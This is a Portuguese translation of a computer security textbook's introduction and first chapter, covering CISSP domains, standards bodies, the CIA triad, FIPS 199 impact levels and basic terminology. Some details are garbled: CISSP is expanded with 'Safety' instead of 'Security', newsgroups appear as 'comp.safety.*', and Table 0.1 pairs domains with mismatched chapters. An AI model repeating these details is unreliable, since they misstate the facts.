**Parte Três: Questões de Gerenciamento:** Essa parte preocupa-se com aspectos de gerenciamento da segurança de informações e de computadores. Os [Capítulos 14 e 15](#) focalizam especificamente práticas de gerenciamento relacionadas a avaliação de risco, implementação de controles de segurança, e planos e procedimentos para gerenciar a segurança de computadores. O [Capítulo 16](#) trata de medidas de segurança física que devem complementar as medidas de segurança técnica da Parte Um. O [Capítulo 17](#) examina ampla gama de questões de fatores humanos relacionados com a segurança de computadores. Uma ferramenta de gerenciamento vital é a auditoria de segurança, examinada no [Capítulo 18](#). Finalmente, o [Capítulo 19](#) aborda aspectos legais e éticos da segurança de computadores.

**Parte Quatro: Algoritmos Criptográficos:** Muitas das medidas técnicas que dão suporte à segurança de computadores dependem fortemente de encriptação e de outros tipos de algoritmos criptográficos. A Parte Quatro é um levantamento técnico de tais algoritmos.

**Parte Cinco: Segurança de Rede:** Essa parte examina os protocolos e padrões usados para prover segurança para comunicações pela Internet. O [Capítulo 22](#) discute alguns dos protocolos de segurança mais importantes para utilização na Internet. O [Capítulo 23](#) trata de vários protocolos e padrões relacionados com autenticação na Internet. O [Capítulo 24](#) examina aspectos importantes da segurança sem fio.

Vários outros apêndices on-line abrangem tópicos adicionais relevantes para o livro.

## 0.2 Um guia para leitores e instrutores

Este livro abrange grande quantidade de material. Se o instrutor ou leitor quiser um tratamento mais curto, há várias outras alternativas.

Para cobrir totalmente o material nas duas primeiras partes, os capítulos devem ser lidos em sequência. Se o leitor desejar um tratamento mais curto na **Parte Um**, pode pular o [Capítulo 5](#) (Segurança de Bancos de Dados).

Embora a **Parte Dois** trate da segurança de software, ela deve ser de interesse de usuários, bem como de desenvolvedores de sistemas. Todavia, ela é mais imediatamente relevante para a última categoria. O [Capítulo 13](#) (Computação Confiável e Segurança Multinível) pode ser considerado opcional.

Os capítulos da **Parte Três** são relativamente independentes uns dos outros, com exceção do [Capítulo 14](#) (Gerenciamento de Segurança de TI e Avaliação de Riscos) e do [Capítulo 15](#) (Controles, Planos e Procedimentos de Segurança de TI). Os capítulos podem ser lidos em qualquer ordem, e o leitor ou instrutor pode optar por selecionar apenas algumas partes dels.

A **Parte Quatro** fornece detalhes técnicos sobre algoritmos criptográficos para o leitor interessado.

A **Parte Cinco** trata da segurança na Internet e pode ser lida em qualquer ponto depois da Parte Um.

## 0.3 Suporte para certificação CISSP

Este livro dá cobertura para todas as áreas de interesse especificadas para a certificação CISSP (Certified Information Systems Safety Professional).

Como os empregadores passaram a depender de pessoal interno para gerenciar e desenvolver políticas e tecnologias de segurança, e avaliar e gerenciar serviços e produtos de segurança externos, há necessidade de métodos para avaliar os candidatos. Cada vez mais, os empregadores recorrem à certificação como ferramenta para garantir que um empregado potencial tenha o nível de conhecimento exigido em uma gama de áreas de segurança.

O padrão internacional ISO/IEC 17024 (*General Requirements for Bodies Operating Certification of Persons*) define os seguintes nomes relacionados à certificação:

- **Processo de certificação:** Todas as atividades pelas quais um corpo de certificação estabelece que uma pessoa preenche os requisitos de competência especificados.
- **Esquema de certificação:** Requisitos de certificação específicos relacionados a categorias específicas de pessoas às quais se aplicam os mesmos padrões e regras particulares e os mesmos procedimentos.
- **Competência:** Capacidade demonstrada para aplicar conhecimento e/ou habilidades e, onde relevante, atributos pessoais demonstrados, como definidos no esquema de certificação.

A designação CISSP do International Information Systems Safety

Certification Consortium (ISC), uma organização sem fins lucrativos, é frequentemente denominada “padrão-ouro”, quando se trata de certificação de segurança de informações. É a única certificação universalmente reconhecida no setor da segurança [SAVA03]. Muitas organizações, incluindo o Departamento de Defesa dos Estados Unidos e muitas instituições financeiras, agora exigem que o pessoal de segurança cibernética tenha a certificação CISSP [DENNII]. Em 2004, o CISSP tornou-se o primeiro programa da TI a obter credenciamento sob o ISO/IEC 17024.

O exame do CISSP é baseado no Common Body of Knowledge (CBK), um compêndio de melhores práticas em segurança da informação, desenvolvido e mantido pelo (ISC). O CBK é composto por 10 domínios que compreendem o corpo de conhecimento exigido pela certificação CISSP. A Tabela 0.1 mostra o suporte para o corpo de conhecimento do CISSP fornecido neste livro.

---

**Tabela 0.1**  
**Cobertura de domínios CISSP**

---

Domínio CISSP	Tópicos principais no domínio	Cobertura do capítulo
Controle de acesso	<ul style="list-style-type: none"> <li>• Tecnologias de identificação, autenticação e autorização</li> <li>• Modelos de controle de acesso discricionários versus obrigatórios</li> <li>• Controle de acesso baseado em regra e em papel desempenhado</li> </ul>	4 — Controle de acesso
Segurança de desenvolvimento de aplicação	<ul style="list-style-type: none"> <li>• Modelos de desenvolvimento de software</li> <li>• Modelos de banco de dados</li> <li>• Componentes de banco de dados relacional</li> </ul>	5 — Segurança de banco de dados
Planejamento de continuidade do negócio e recuperação de desastre	<ul style="list-style-type: none"> <li>• Planejamento</li> <li>• Papéis e responsabilidades</li> <li>• Questões de responsabilidade e cuidado devido</li> <li>• Análise do impacto sobre o negócio</li> </ul>	10 — Estouro de buffer 11 — Segurança de software
Criptografia	<ul style="list-style-type: none"> <li>• Cifras de bloco e de corrente</li> <li>• Explanação e usos de algoritmos simétricos</li> <li>• Explanação e usos de algoritmos assimétricos</li> </ul>	16 — Segurança física e de infraestrutura 17 — Segurança de recursos humanos
Governança da segurança da informação e gerenciamento de risco	<ul style="list-style-type: none"> <li>• Tipos de controles de segurança</li> <li>• Políticas, padrões, procedimentos e diretrizes de segurança</li> <li>• Gerenciamento e análise de risco</li> </ul>	2 — Ferramentas criptográficas
Regulamentações legais, investigações e conformidade	<ul style="list-style-type: none"> <li>• Leis e preocupações com privacidade</li> <li>• Investigação de crimes por computador</li> <li>• Tipos de evidência</li> </ul>	20 — Encriptação simétrica e confidencialidade de mensagem 21 — Criptografia de chave pública e autenticação de mensagem
Segurança de operações	<ul style="list-style-type: none"> <li>• Responsabilidades do departamento de operações</li> <li>• Pessoal e papéis desempenhados</li> <li>• Proteção de biblioteca e recursos de mídia</li> </ul>	14 — Gerenciamento de segurança e análise de risco de TI 15 — Controles, planos e procedimentos de segurança de TI
Segurança física (ambiental)	<ul style="list-style-type: none"> <li>• Questões de localização e construção de instalações</li> <li>• Vulnerabilidades e ameaças físicas</li> <li>• Proteção do perímetro</li> </ul>	19 — Aspectos legais e éticos
Arquitetura e projeto de segurança	<ul style="list-style-type: none"> <li>• Componentes críticos</li> <li>• Modelos de controle de acesso</li> <li>• Certificação e credenciamento</li> </ul>	15 — Controles, planos e procedimentos de segurança de TI 17 — Segurança de recursos humanos 18 — Auditoria de segurança
Segurança de telecomunicações e rede	<ul style="list-style-type: none"> <li>• Conjunto de protocolos TCP/IP Tecnologias LAN, MAN e WAN</li> <li>• Tipos e arquiteturas de firewall</li> </ul>	16 — Segurança física e de infraestrutura
		13 — Computação confiável e segurança multinível
		Apêndice F — Arquitetura do protocolo TCP/IP 22 — Protocolos e padrões de segurança na Internet 24 — Segurança em rede sem fio

Os 10 domínios são os seguintes:

- **Controle de acesso:** Coleção de mecanismos que funcionam juntos para criar uma arquitetura de segurança para proteger recursos do sistema de informação.
- **Segurança de desenvolvimento de aplicação:** Trata dos conceitos de segurança importantes que se aplicam ao desenvolvimento de software de aplicação. Esboça o ambiente no qual o software é projetado e desenvolvido, e explica o papel crítico que o software desempenha no fornecimento de segurança do sistema de informação.
- **Planejamento de continuidade do negócio e recuperação de desastre:** Para preservação e recuperação de operações de serviço no evento de uma

interrupção no funcionamento.

- **Criptografia:** Princípios, meios e métodos de disfarçar informações para garantir sua integridade, confidencialidade e autenticidade.
- **Governança da segurança da informação e gerenciamento de risco:** Identificação dos recursos de informação da organização e o desenvolvimento, documentação e implementação de políticas, padrões, procedimentos e diretrizes. Ferramentas de gerenciamento, como classificação de dados e análise/avaliação de risco, são usadas para identificar ameaças, classificar recursos e avaliar vulnerabilidades do sistema de modo a possibilitar a implementação de controles efetivos.
- **Regulamentações legais, investigações e conformidade:** Leis e regulamentos aplicáveis a crimes por computador. Medições e tecnologias usadas para investigar incidentes de crimes por computador.
- **Segurança de operações:** Usada para identificar os controles sobre hardware, mídia e os operadores e administradores que têm privilégios de acesso a esses recursos. Auditoria e monitoramento são os mecanismos, ferramentas e recursos que permitem a identificação de eventos de segurança e as ações subsequentes para identificar os elementos principais e relatar a informação pertinente ao indivíduo, grupo ou processo adequado.
- **Segurança física (ambiental):** Provê técnicas de proteção para toda a instalação, desde o perímetro externo até o espaço interno do escritório, incluindo todos os recursos do sistema de informação.
- **Arquitetura e projeto e segurança:** Contém os conceitos, princípios, estruturas e padrões usados para projetar, monitorar e garantir a segurança de sistemas operacionais, equipamentos, redes, aplicações e os controles usados para impor vários níveis de disponibilidade, integridade e confidencialidade.
- **Segurança de telecomunicações e rede:** Abrange estruturas de rede; métodos de transmissão; formatos de transporte; medidas de segurança usadas para prover disponibilidade, integridade e confidencialidade; e autenticação para transmissões por redes de comunicação e mídias privadas e públicas.

Neste livro, tratamos desses domínios com certa profundidade.

## 0.4 Recursos de Internet e Web

Há vários recursos disponíveis na Internet e na Web para dar suporte a este livro e ajudar a nos mantermos cientes dos desenvolvimentos nessa área.

## Sites para este livro

Três sites fornecem recursos adicionais para estudantes e instrutores. Mantemos um **Companion Web Site** para este livro em [WilliamStallings.com/ComputerSecurity](http://WilliamStallings.com/ComputerSecurity). Para os estudantes, esse site inclui uma lista de links relevantes, organizados por capítulo, e uma errata para o livro. Para os instrutores, esse site fornece links para páginas de cursos ministrados por outros professores que adotam este livro.

Há também, na página do livro no site da Elsevier, uma grande quantidade de material de suporte, incluindo capítulos adicionais on-line, apêndices adicionais on-line, um conjunto de problemas com soluções para trabalhar em casa, cópias de vários artigos importantes nessa área e vários outros documentos de suporte. Finalmente, há material adicional para instrutores disponível no **Instructor Resource Center (IRC)** para este livro. Consulte detalhes e informações de acesso no Prefácio.

## Site de recursos para o estudante de ciência da computação

William Stallings também mantém o Computer Science Student Resource Site no endereço [ComputerScienceStudent.com](http://ComputerScienceStudent.com). A finalidade desse site é fornecer documentos, informações e links para estudantes e profissionais de ciência da computação. Links e documentos estão organizados em cinco categorias:

- **Matemática:** Inclui uma revisão da matemática básica, uma cartilha de análise de enfileiramento, várias cartilhas de sistema e links para vários sites de matemática
- **Como fazer:** Conselhos e orientação para resolver problemas em casa, redigir relatórios técnicos e preparar apresentações técnicas
- **Recursos de pesquisa:** Links para importantes coletâneas de artigos, relatórios técnicos e bibliografias
- **Outros recursos úteis:** Uma variedade de outros documentos e links úteis
- **Carreiras em ciência da computação:** Links e documentos úteis para quem está considerando uma carreira na ciência da computação

## Outros sites

Há vários sites que fornecem informações relacionadas com os tópicos deste livro. Em capítulos subsequentes, podem-se encontrar ponteiros para sites

específicos na seção *Leituras e sites recomendados*. Como os endereços de sites tendem a mudar frequentemente, não incluímos URLs no livro. Os links adequados para todos os sites citados neste livro podem ser encontrados no site do livro. Outros links não mencionados neste livro serão adicionados ao site no decorrer do tempo.

## **Grupos On-line**

### **Usenet newsgroups**

Vários grupos de notícias USENET dedicam-se a algum aspecto da segurança de computadores. Como ocorre com praticamente todos os grupos USENET, a taxa ruído/sinal é alta, mas vale a pena experimentar para ver se qualquer deles resolve as suas necessidades. Os mais relevantes são os seguintes:

- **sci.crypt.research:** O melhor grupo a seguir sobre criptografia. É um grupo de debate com moderador que trata de tópicos de pesquisa; as mensagens devem ter alguma relação com os aspectos técnicos da criptologia.
- **sci.crypt:** Discussão geral de criptologia e tópicos relacionados.
- **alt.security:** Discussão geral de tópicos de segurança.
- **comp.safety.misc:** Discussão geral de tópicos de segurança de computadores.
- **comp.safety.firewalls:** Discussão de produtos e tecnologia de firewalls.
- **comp.safety.announce:** Notícias e anúncios do CERT (Computer Emergency Response Team).
- **comp.risks:** Discussão de riscos ao público causados por computadores e usuários.
- **comp.virus:** Grupo de debate sobre de vírus de computador.

### **Fórums**

Há vários fórums baseados da Web que vale a pena consultar, os quais tratam de aspectos de segurança de computadores. O site companheiro deste livro oferece links para alguns deles.

## **0.5 Padrões**

Muitas das técnicas e aplicações de segurança descritas neste livro foram especificadas como padrões. Além disso, foram desenvolvidos padrões que abrangem práticas de gerenciamento e a arquitetura global de mecanismos e

serviços de segurança. Em todo este livro, descrevemos os padrões mais importantes em uso ou que estão sendo desenvolvidos para vários aspectos de segurança de computadores. Várias organizações foram envolvidas no desenvolvimento ou promoção desses padrões. As mais importantes (no contexto corrente) dessas organizações são as seguintes:

- **National Institute of Standard and Technology:** O NIST é uma agência federal dos Estados Unidos que trata da ciência, padrões e tecnologia de medição relacionados com a utilização pelo governo e com a promoção de inovações do setor privado. Apesar do seu escopo nacional, o Federal Information Processing Standards (FIPS) e as Special Publications (SP) do NIST têm impacto mundial.
- **Internet Society:** A ISOC é uma associação de profissionais que aceita como sócios organizações e indivíduos do mundo inteiro. Oferece liderança no tratamento de questões que confrontam o futuro da Internet e é a central de organização para os grupos responsáveis pelos padrões de infraestrutura da Internet, incluindo a Internet Engineering Task Force (IETF) e o Internet Architecture Board (IAB). Essas organizações desenvolvem padrões de Internet e especificações relacionadas, todos publicados como Requests for Comments (RFCs).
- **ITU-T:** A International Telecommunication Union (ITU) é uma organização dentro do United Nations System (Sistema das Nações Unidas) na qual os governos e o setor privado coordenam redes e serviços de telecomunicação globais. O ITU Telecommunication Standardization Sector (ITU-T) é um dos três setores da ITU. A missão do ITU-T é a produção de padrões que abrangem todas as áreas das telecomunicações. Os padrões ITU-T são denominados Recommendations.
- **ISO:** A International Organization for Standardization (ISO)<sup>1</sup> é uma federação mundial de acervos de padrões nacionais de mais de 140 países, um de cada país. A ISO é uma organização não governamental que promove o desenvolvimento de padronização e atividades relacionadas com o intuito de facilitar a troca internacional de bens e serviços, e desenvolver cooperação nas esferas de atividade intelectual, científica, tecnológica e econômica. O trabalho da ISO resulta em acordos internacionais que são publicados como International Standards.

Uma discussão mais detalhada dessas organizações está contida no Apêndice C.

---

<sup>1</sup>ISO não é acrônimo (se fosse, seria IOS), mas uma palavra, derivada do grego, que significa *igual*.

---

## CAPÍTULO 1

# Visão geral

---

### 1.1 Conceitos de segurança de computadores

Uma definição de segurança de computadores

Exemplos

Os desafios da segurança de computadores

Um modelo para segurança de computadores

### 1.2 Ameaças, ataques e ativos

Ameaças e ataques

Ameaças e ativos

### 1.3 Requisitos funcionais de segurança

### 1.4 Uma arquitetura de segurança para sistemas abertos

Serviços de segurança

Mecanismos de segurança

### 1.5 Tendências da segurança de computadores

### 1.6 Estratégia de segurança de computadores

Política de segurança

Implementação de segurança

Garantia e avaliação

### 1.7 Leituras e sites recomendados

### 1.8 Termos principais, perguntas de revisão e problemas

## Objetivos de aprendizado

Depois de estudar este capítulo, você deverá ser capaz de:

- Descrever os requisitos de segurança fundamentais de confidencialidade, integridade e disponibilidade.

- Discutir os tipos de ameaças e ataques à segurança que devemos tratar e dar exemplos dos tipos de ameaças e ataques que se aplicam a diferentes categorias de ativos computacionais e de rede.
- Resumir os requisitos funcionais para a segurança de computadores.
- Descrever a arquitetura de segurança X.800 para o modelo OSI.
- Discutir as principais tendências relativas a ameaças e contramedidas.
- Entender os aspectos principais de uma estratégia de segurança abrangente.

Este capítulo dá uma visão geral da segurança de computadores. Começamos discutindo o que queremos dizer com segurança de computadores. Essencialmente, a área de segurança de computadores trata de ativos computacionais que estão sujeitos a uma variedade de ameaças e contra as quais se tomam várias medidas para proteger tais ativos. Desse modo, a próxima seção dá uma breve visão geral das categorias de ativos computacionais que usuários e gerentes de sistemas querem preservar e proteger, e examina várias ameaças e ataques que esses ativos podem sofrer. Então, examinamos as medidas que podem ser tomadas para lidar com tais ameaças e ataques. Para tal, adotamos três pontos de vista diferentes, nas Seções 1.3 a 1.5. Em seguida tratamos de algumas tendências recentes na área de segurança de computadores e apresentamos, em termos gerais, uma estratégia de segurança de computadores.

O foco deste capítulo e, na verdade, deste livro, está em três questões fundamentais:

1. Quais ativos precisamos proteger?
2. Como esses ativos são ameaçados?
3. O que podemos fazer para suavizar essas ameaças?

## 1.1 Conceitos de segurança de computadores

### Uma definição de segurança de computadores

O Computer Security Handbook (“Livro de Bolso de Segurança de Computadores”) do NIST [NIST95] define a expressão *segurança de computadores* da seguinte maneira:

**Segurança de computadores:** A proteção oferecida a um sistema de informação automatizado para atingir os objetivos apropriados

de preservação da integridade, disponibilidade e confidencialidade de ativos de sistemas de informação (incluindo hardware, software, firmware, informações/dados e telecomunicações).

Essa definição apresenta três objetivos fundamentais que constituem o coração da segurança de computadores:


- **Confidencialidade:** Esse termo abrange dois conceitos relacionados:
  - **Confidencialidade de dados:**<sup>1</sup> Garante que informações privadas ou confidenciais não fiquem disponíveis nem sejam reveladas a indivíduos não autorizados.
  - **Privacidade:** Garante que os indivíduos controlem ou influenciem quais informações sobre eles podem ser coletadas e armazenadas, e por quem e para quem tais informações podem ser reveladas.
- **Integridade:** Esse termo abrange dois conceitos relacionados:
  - **Integridade de dados:** Garante que informações e programas sejam alterados somente de maneira especificada e autorizada.
  - **Integridade de sistemas:** Garante que um sistema desempenhe sua função pretendida de maneira incólume, livre de manipulação não autorizada do sistema, seja deliberada, seja inadvertida.
- **Disponibilidade:** Garante que os sistemas funcionem prontamente e que não haja negação de serviço a usuários autorizados.

Esses três conceitos formam o que é frequentemente denominado **tríade CID** ([Figura 1.1](#)). Os três conceitos incorporam os objetivos de segurança fundamentais para dados e informações, bem como para serviços de computação. Por exemplo, o padrão NIST denominado FIPS 199 (*Standards for Security Categorization of Federal Information and Information Systems*) apresenta confidencialidade, integridade e disponibilidade como os três objetivos de segurança para informações e para sistemas de informação. O FIPS PUB 199 fornece uma caracterização útil desses três objetivos em termos de requisitos e a definição de perda de segurança relativa a cada categoria:

- **Confidencialidade:** Preservar restrições autorizadas ao acesso e revelação de informações, incluindo meios para proteger a privacidade pessoal e as informações proprietárias. Uma perda de confidencialidade consiste na revelação não autorizada de informações.
- **Integridade:** Defender contra a modificação ou destruição imprópria de

informações, garantindo a irretratabilidade (ou não repúdio) e a autenticidade das informações. Uma perda de integridade consiste na modificação ou destruição não autorizada de informações.

- **Disponibilidade:** Assegurar que o acesso e o uso das informações seja confiável e realizado no tempo adequado. Uma perda de disponibilidade consiste na disruptão do acesso ou da utilização de informações ou de um sistema de informação.



**FIGURA 1.1** A tríade de requisitos de segurança

Embora a utilização da tríade CID para definir objetivos de segurança seja bem estabelecida, algumas pessoas na área da segurança acreditam serem necessários conceitos adicionais para apresentar um quadro completo. Dois dos mais comumente mencionados são os seguintes:

- **Autenticidade:** A propriedade de ser genuína e poder ser verificada e confiável; confiança na validade de uma transmissão, de uma mensagem ou do originador de uma mensagem. Isso significa verificar que os usuários são quem dizem ser e que cada dado que chega ao sistema veio de uma fonte confiável.
- **Determinação de responsabilidade:** O objetivo de segurança que leva à exigência de que as ações de uma entidade sejam rastreadas e atribuídas unicamente àquela entidade. Isso dá suporte à irretratabilidade, à dissuasão,

ao isolamento de falhas, à detecção e prevenção de intrusões, e à recuperação e à ação judicial após uma ação. Como sistemas verdadeiramente seguros ainda não são uma meta atingível, devemos ser capazes de rastrear uma violação de segurança até a entidade responsável. Os sistemas devem manter registros de suas atividades para permitir análise forense posterior, de modo a rastrear violações de segurança ou auxiliar em disputas sobre uma transação. Observe que o FIPS PUB 199 inclui autenticidade como parte da integridade.

## Exemplos

Agora fornecemos alguns exemplos de aplicações que ilustram os requisitos enumerados.<sup>2</sup> Para esses exemplos, usamos três níveis de impacto sobre organizações ou indivíduos caso haja uma quebra de segurança (isto é, uma perda de confidencialidade, integridade ou disponibilidade). Esses níveis são definidos no FIPS PUB 199:

- **Baixo:** Pode-se esperar que a perda cause efeito adverso limitado sobre operações organizacionais, ativos organizacionais ou indivíduos. Um efeito adverso limitado significa, por exemplo, que a perda de confidencialidade, integridade ou disponibilidade poderia (i) causar degradação na capacidade de completar uma tarefa até um ponto e por uma duração tal que a organização consegue executar suas funções primárias, mas a efetividade das funções sofre redução perceptível; (ii) resultar em dano desprezível a ativos organizacionais; (iii) resultar em perdas financeiras insignificantes; ou (iv) resultar em dano reduzido a indivíduos.
- **Moderado:** Pode-se esperar que a perda cause efeito adverso sério sobre operações organizacionais, ativos organizacionais ou indivíduos. Um efeito adverso sério significa, por exemplo, que a perda poderia (i) causar degradação significativa na capacidade de completar uma tarefa até um ponto e por uma duração tal que a organização consegue executar suas funções primárias, mas a efetividade das funções sofre significativa redução; (ii) resultar em dano significativo a ativos organizacionais; (iii) resultar em perda financeira significativa; ou (iv) resultar em dano significativo a indivíduos, não envolvendo perda de vida ou ferimentos sérios que ameacem a vida.
- **Alto:** Pode-se esperar que a perda cause efeito adverso grave ou catastrófico sobre operações organizacionais, ativos organizacionais ou indivíduos. Um efeito adverso grave ou catastrófico significa, por exemplo, que a perda

poderia (i) causar grave degradação ou perda de capacidade de completar uma tarefa até um ponto e por uma duração tal que a organização não consegue executar uma ou mais de suas funções primárias; (ii) resultar em grande dano a ativos organizacionais; (iii) resultar em grande perda financeira; ou (iv) resultar em dano grave ou catastrófico a indivíduos, envolvendo perda de vida ou ferimentos sérios que ameacem a vida.

## **Confidencialidade**

Informações sobre notas obtidas por estudantes em exames são um ativo cuja confidencialidade é considerada de altíssima importância pelos próprios estudantes. Nos Estados Unidos, a liberação de tais informações é regulamentada pelo Family Educational Rights and Privacy Act (FERPA). Informações sobre tais notas só podem ser disponibilizadas para estudantes, seus pais e funcionários que necessitem das informações para realizar seu serviço. Informações sobre matrículas de estudantes podem ter grau moderado de confiabilidade. Embora ainda protegidas pelo FERPA, essas informações são vistas por mais pessoas diariamente, a probabilidade de serem visadas é menor do que a de informações sobre notas de exames escolares, e sua revelação resulta em menor dano. Informações catalogadas, como listas de estudantes ou de faculdades e departamentos, podem receber uma classificação de confidencialidade baixa ou até mesmo nula. Essas informações normalmente estão disponíveis livremente ao público e são publicadas no site da escola.

## **Integridade**

Vários aspectos de integridade são ilustrados pelo exemplo das informações de um hospital sobre as alergias de seus pacientes, armazenadas em um banco de dados. O médico tem de confiar que as informações são corretas e atualizadas. Entretanto, suponha que um funcionário (por exemplo, um enfermeiro) que está autorizado a ver e atualizar essas informações falsifique deliberadamente os dados para causar danos ao hospital. O banco de dados precisará ser restaurado rapidamente para um estado confiável e possibilitar o rastreamento e a identificação da pessoa responsável pelo erro. Informações sobre as alergias dos pacientes são um exemplo de ativo que requer alto grau de integridade. Informações inexatas poderiam resultar em sérios danos e até na morte de um paciente e expor o hospital a uma ação judicial de responsabilidade.

Um exemplo de ativo ao qual pode ser imputado um requisito de integridade

de nível moderado é um site da Web que oferece um fórum para usuários registrados discutirem algum tópico específico. Um usuário registrado ou um hacker poderia falsificar algumas entradas ou desfigurar o site. Se o fórum existir para ser utilizado somente pelos usuários, se gerar pouca ou nenhuma receita de anúncios publicitários e não for usado para algo importante como pesquisas, o dano potencial não é grave. O webmaster pode sofrer alguma perda de dados, de tempo ou financeira.

Um exemplo de requisito de integridade baixa é uma votação anônima on-line. Muitos sites da Web, como empresas jornalísticas, fornecem os resultados dessas votações a seus usuários com um número muito pequeno de ressalvas. Todavia, a inexatidão e a natureza não científica dessas votações é bem entendida.

## ***Disponibilidade***

Quanto mais crítico um componente ou serviço, mais alto é o nível de disponibilidade exigido. Considere um sistema que provê serviços de autenticação para sistemas, aplicações e dispositivos críticos. Uma interrupção do serviço resultaria na incapacidade de os clientes acessarem ativos computacionais e de funcionários acessarem os ativos de que necessitam para executar tarefas críticas. A perda do serviço traduz-se em grande perda financeira e em termos de perda de produtividade dos empregados e potencial perda de clientes.

Um exemplo do que normalmente seria classificado como ativo que requer disponibilidade moderada é um site público de uma universidade; o site provê informações sobre estudantes e doadores atuais e potenciais. Tal site não é um componente crítico do sistema de informação da universidade, mas sua indisponibilidade causará algum constrangimento.

Uma aplicação de consulta a listas telefônicas on-line seria classificada como requisito de disponibilidade baixa. Embora a perda temporária de acesso à aplicação possa ser um aborrecimento, há outros modos de acessar a informação, como uma lista em papel ou um telefonista.

# **Os desafios da segurança de computadores**

O tema segurança de computadores é ao mesmo tempo fascinante e complexo. Algumas das razões são:

1. Segurança de computadores não é tão simples quanto poderia parecer à

primeira vista ao novato. Os requisitos parecem ser simples; de fato, em sua maioria, os requisitos mais importantes para serviços de segurança podem receber rótulos autoexplicativos de uma única palavra: confidencialidade, autenticação, irretratabilidade, integridade. Mas os mecanismos usados para satisfazer esses requisitos podem ser bastante complexos, e entendê-los pode envolver raciocínio um tanto engenhoso.

2. Quando desenvolvemos determinado mecanismo ou algoritmo de segurança, devemos sempre considerar ataques potenciais a esses requisitos de segurança. Em muitos casos, ataques bem-sucedidos são projetados apenas enxergando o problema de um modo completamente diferente e, portanto, explorando uma fraqueza inesperada no mecanismo.
3. Como consequência do ponto 2, os procedimentos usados para prover determinados serviços são frequentemente anti-intuitivos. Normalmente, um mecanismo de segurança é complexo, e não fica óbvio, apenas pelo enunciado de determinado requisito, que medidas tão elaboradas são necessárias. É só quando consideramos os vários aspectos da ameaça que mecanismos de segurança elaborados fazem sentido.
4. Depois de projetados vários mecanismos de segurança, é necessário decidir onde usá-los. Isso vale tanto em termos de posicionamento físico (por exemplo, em quais pontos de uma rede certos mecanismos de segurança são necessários) quanto no sentido lógico (por exemplo, em qual camada ou camadas de uma arquitetura como a TCP/IP [Transmission Control Protocol/Internet Protocol] os mecanismos devem ser colocados).
5. Mecanismos de segurança normalmente envolvem mais de um algoritmo ou protocolo em particular. Além disso, eles exigem que os participantes estejam de posse de alguma informação secreta (por exemplo, uma chave criptográfica), o que levanta questões sobre geração, distribuição e proteção dessa informação secreta. Pode haver também uma dependência de protocolos de comunicações cujo comportamento complique a tarefa de desenvolver o mecanismo de segurança. Por exemplo, se o funcionamento adequado do mecanismo de segurança exigir que sejam fixados limites de tempo para o intervalo de trânsito de uma mensagem do remetente ao destinatário, qualquer protocolo ou rede que introduza atrasos variáveis e imprevisíveis pode fazer com que tais limites de tempo percam completamente o significado.
6. Segurança de computadores é essencialmente uma batalha de capacidade entre um perpetrador que tenta encontrar brechas e o projetista ou administrador

que tenta fechá-las. A grande vantagem que o atacante tem é que só precisa descobrir uma única fraqueza, ao passo que o projetista tem de encontrar e eliminar todas as fraquezas para conseguir segurança perfeita.

7. Há uma tendência natural da parte de usuários e gerentes de sistemas de perceberem pouco benefício em fazer investimento em segurança até ocorrer uma falha de segurança.
8. Segurança requer monitoramento regular, até constante, e isso é difícil no ambiente de curto prazo e sobrecarregado de hoje.
9. Segurança ainda é muito frequentemente mero acessório a ser incorporado a um sistema depois de concluído o projeto, em vez de ser parte integral do processo de construir o projeto.
- ). Muitos usuários e até mesmo administradores de segurança consideram que segurança forte atrapalha a operação eficiente e amigável ao usuário de um sistema de informação ou a utilização da informação.  
As dificuldades que acabamos de enumerar serão encontradas de diversas maneiras à medida que examinarmos as várias ameaças e mecanismos de segurança neste livro.

## Um modelo para segurança de computadores

Apresentamos agora um pouco de terminologia que será útil em todo o livro, baseada no RFC 2828, *Internet Security Glossary*.<sup>3</sup> A Tabela 1.1 define termos e a Figura 1.2 [CCPS09a] mostra a relação entre alguns desses termos. Começamos com o conceito de **recurso de sistema**, ou **ativo de sistema**, que usuários e proprietários querem proteger. Os ativos de um sistema de computador podem ser categorizados como segue:

- **Hardware:** Inclui sistemas de computador e outros dispositivos de processamento de dados, armazenamento de dados e comunicações de dados.
- **Software:** Inclui o sistema operacional, utilitários de sistema e aplicações.
- **Dados:** Incluem arquivos e bancos de dados, bem como dados relacionados à segurança, como arquivos de senhas.
- **Instalações e redes de comunicações:** Enlaces de comunicação, pontes, roteadores, e assim por diante, de redes locais e de longa distância.

**Tabela 1.1**

## **Terminologia de segurança de computadores**

---

### **Adversário (agente fonte de ameaça)**

Entidade que ataca um sistema ou é uma ameaça para ele.

### **Ameaça**

Um potencial para violação de segurança, que existe quando há circunstância, capacidade, ação ou evento que poderia infringir a segurança e causar dano. Isto é, uma ameaça é um perigo possível que poderia explorar uma vulnerabilidade.

### **Ataque**

Tentativa de violação da segurança do sistema que deriva de ameaça inteligente, isto é, um ato inteligente que é uma tentativa deliberada (especialmente no sentido de envolver um método ou técnica) para burlar serviços de segurança e violar a política de segurança de um sistema.

### **Contramedida**

Ação, dispositivo, procedimento ou técnica que reduz uma ameaça, uma vulnerabilidade ou um ataque, eliminando-o ou prevenindo-o, minimizando o dano que ele pode causar ou descobrindo-o e relatando-o de modo a possibilitar uma ação corretiva.

### **Política de segurança**

Conjunto de regras e práticas que especificam ou regulamentam como um sistema ou organização provê serviços de segurança para proteger ativos sensíveis e críticos de um sistema.

### **Recurso de sistema (ativo)**

